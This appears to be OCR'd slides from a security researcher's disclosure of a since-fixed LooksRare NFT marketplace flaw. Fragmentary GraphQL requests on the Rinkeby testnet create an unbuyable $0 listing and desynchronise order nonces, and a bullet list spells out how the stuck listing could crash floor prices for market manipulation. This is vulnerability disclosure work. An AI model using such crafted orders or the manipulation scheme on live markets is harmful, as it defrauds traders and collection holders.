
```
POST /graphql HTTP/2
Host: graphql-rinkeby.looksrare.org
User-Agent: Mozilla/5.0 (Macintosh; I
Gecko/20100101 Firefox/103.0
Accept: */*
Accept-Language: en-US
Accept-Encoding: g
Referer: https:
Content-Type:
Authorizat
Content-L
Origin:
Sec-F
Sec-
Se
T
```

```
tes":{
"data":{
  "isOrderAsk":true,
  "signer":"0xba5E01fa19
  "collection":"0x2F66cBa
  "price":"0",
  "tokenId":"5",
  "amount":"0",
  "strategy":"0x732319A359
  "currency":"0xc778417E06
  "nonce":"4",
  "startTime":1657567617
  "endTime":1660159591
  "minPercentageToA
ams":[
```

Response:

```
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
-Xss-Protection: 0
oks-Uuid: bb2543e4-fe9b-42b8-a1cf-33d6bdf62b12
it-Limit: 90
-Remaining: 89
eset: 60
-Allow-Origin: https://rinkeby.looksrare.org
low-Credentials: true
ose-Headers:
eLimit-Remaining,RateLimit-Reset,X-Looks-UUID
y7KHL1GiAiEdEwAxXYA"
IC
-SEA
5400, h3-29=":443"; ma=86400

1902048d4a64B0657e802Bb21Cc511B6",
Ba90ae83956865701169E0D9AF229e1Cf0B"
19A3590E4fA838C111826f9584a9A2fDEa1a",
8417E063141139Fce010982780140Aa0cD5Ab",
7567617",
159591",
eToAsk":"7500",
:
bb711d0ca590b4afda808a3c98e4349f28dbb7d821d3b85b46af3a52b7e16f4f
54b4e34dcb0c193e6475b6eb3f143c35f389edbef9eb787f21c",
":null,
h":
0xc511ad3ca2f86e22f86dcdeca7f454682dbbfbe2b0f98ae042999d683a1bab2a"
}
}
```

0: ‘stuck’ listing for $0 no one can buy



```
        );

        // Verify the signer is not address(0)
        require(makerOrder.signer != address(0), "Order: Invalid sig

        // Verify the amount is not 0
        require(makerOrder.amount > 0, "Order: Amount cannot be 0");

        // Verify the validity of the signature
```

on-chain

Error

execution reverted: Order: Amount cannot be 0

Checkout

#5

Moonbirds lol

You pay

Enable WETH spending

Confirm Purchase

Confirm the transaction in your wallet.

Status Error


implications - ‘stuck’ listing for $0 no one can buy

- floor price goes to zero.
- the “floor” is ***everything:***
  - prices of most collections are influenced by the floor price, i.e., the cheapest listing.
  - Other applications (ex: NFT lending DAOs) rely on OpenSea and LooksRare floor data for liquidation decisions.
  - *the longer the floor stays ~@0, the higher the probability the entire market-cap of the collection goes to zero.*
- therefore, a ‘stuck’ i.e., ‘unpurchaseable’ listing at $0 can be abused to:
  - scare collection holders who will want to exit at lower and lower prices.
  - purchase at prices close to 0.
  - after marketplace fixes the vulnerability, prices likely to rise again.
  - sell back for profit once the panic subsides.
- looksrare’s $375,000*365=$136,875,000/year program stops issuing rewards (weighted towards large market-cap collections responsible for majority of the volume)
- reported to looksrare july 11, 2022, fixed on or before july 15,2022.

external researchers shouldn’t have to explain your business dynamics to your incident response team.*

*: takeaway.

let’s do that again




```
POST /graphql HTTP/2
Host: graphql-rinkeby.looksrare.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: en-US
Accept-Encodin
Referer: h
Content
Cont
Or
S

e: same-site
s

y":
  query GetUserNonce($addr                user(address: $address) {\n
   nonce\n          }\n      }\
bles":{                                    b9"
}
ess":"0x60Ed1FCCa80bb
```

```
HTTP/2 200 OK
Date: Wed, 27 Jul 2022 03:24:27 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 34
Content-Security-Policy: default-src 'self';base-uri
'self';block-all-mixed-content;font-src 'self' https: data:;form-action
'self';frame-ancestors 'self';img-src 'self' data:;object-src 'none';script-src
'self';script-src-attr 'none';style-src 'self' https:
'unsafe-inline';upgrade-insecure-requests
Cross-Origin-Embedder-Policy: require-corp
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
X-Dns-Prefetch-Control: off
Expect-Ct: max-age=0
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=15552000; includeSubDomains; preload
X-Download-Options: noopen
X-Content-Type-Options: nosniff
Origin-Agent-Cluster: ?1
X-Permitted-Cross-Domain-Policies: none
Referrer-Policy: no-referrer
X-Xss-Protection: 0
X-Looks-Uuid: bb34ed6                 -974e-ec08ae06e2ed
Ratelimit-Lim          731243
Ratelimit
Rateli  Svc: h3=":443",                  srare.org
Acc
V

                                          ooks-UUID
{
  "data":{
    "user":{
      "nonce":"103"
    }
  }
}
```

off-chain nonce

let's do that again

set on-chain nonce to 99999



DEPLOY & RUN TRANSACTIONS

NO COMPILED CONTRACTS

At Address: x1AA777972073Ff66DCFDeD85749bDD555C0665dA

Transactions recorded 4

Deployed Contracts

<AT ADDRESS> AT 0X1AA...665DA (BLOCKCHAIN)

cancelAllOrdersForSender

minNonce: 99999

transact

cancelMultiple... uint256[] orderNonces

```
[{"inputs":[{"internalType":"address","name":"_currencyManager","type":"address"},
{"internalType":"address","name":"_executionManager","type":"address"},
{"internalType":"address","name":"_roya
{"internalType":"address","name":"_WETH"
"name":"_protocolFeeRecipient","type":"a
"type":"constructor"},{"anonymous":false
"internalType":"address","name":"user","
"internalType":"uint256","name":"newMinN
"name":"CancelAllOrders","type":"event"}
"internalType":"address","name":"user","
"internalType":"uint256[]","name":"order
"name":"CancelMultipleOrders","type":"ev
{"indexed":true,"internalType":"address"
"name":"NewCurrencyManager","type":"even
{"indexed":true,"internalType":"address"
"name":"NewExecutionManager","type":"eve
{"indexed":true,"internalType":"address"
"type":"address"}],"name":"NewProtocolFe
"inputs":[{"indexed":true,"internalType"
"type":"address"}],"name":"NewRoyaltyFee
"inputs":[{"indexed":true,"internalType"
"type":"address"}],"name":"NewTransferSe
"inputs":[{"indexed":true,"internalType"
"type":"address"},{"indexed":true,"inter
"type":"address"}],"name":"OwnershipTran
"inputs":[{"indexed":true,"internalType"
"type":"address"},{"indexed":true,"inter
"type":"uint256"},{"indexed":true,"inter
"type":"address"},{"indexed":false,"inte
"type":"address"},{"indexed":false,"inte
"type":"uint256"}],"name":"RoyaltyPaymen
[{"indexed":false,"internalType":"bytes3
{"indexed":false,"internalType":"uint256
{"indexed":true,"internalType":"address"
{"indexed":true,"internalType":"address"
{"indexed":true,"internalType":"address"
{"indexed":false,"internalType":"address","name":"currency","type":"address"},
```

Extension: (MetaMask) - MetaMask Notific...

Rinkeby Test Network

Account 8 → 0x1AA...65dA

New address detected! Click here to add to your address book.

DETAILS DATA HEX

(Uint256)

```
Parameters:
[
 {
  "type": "uint256"
 }
]
```

HEX DATA: 36 BYTES

0xcbd2ec65000000000000000000000000000000000000000000000000000000000001869f

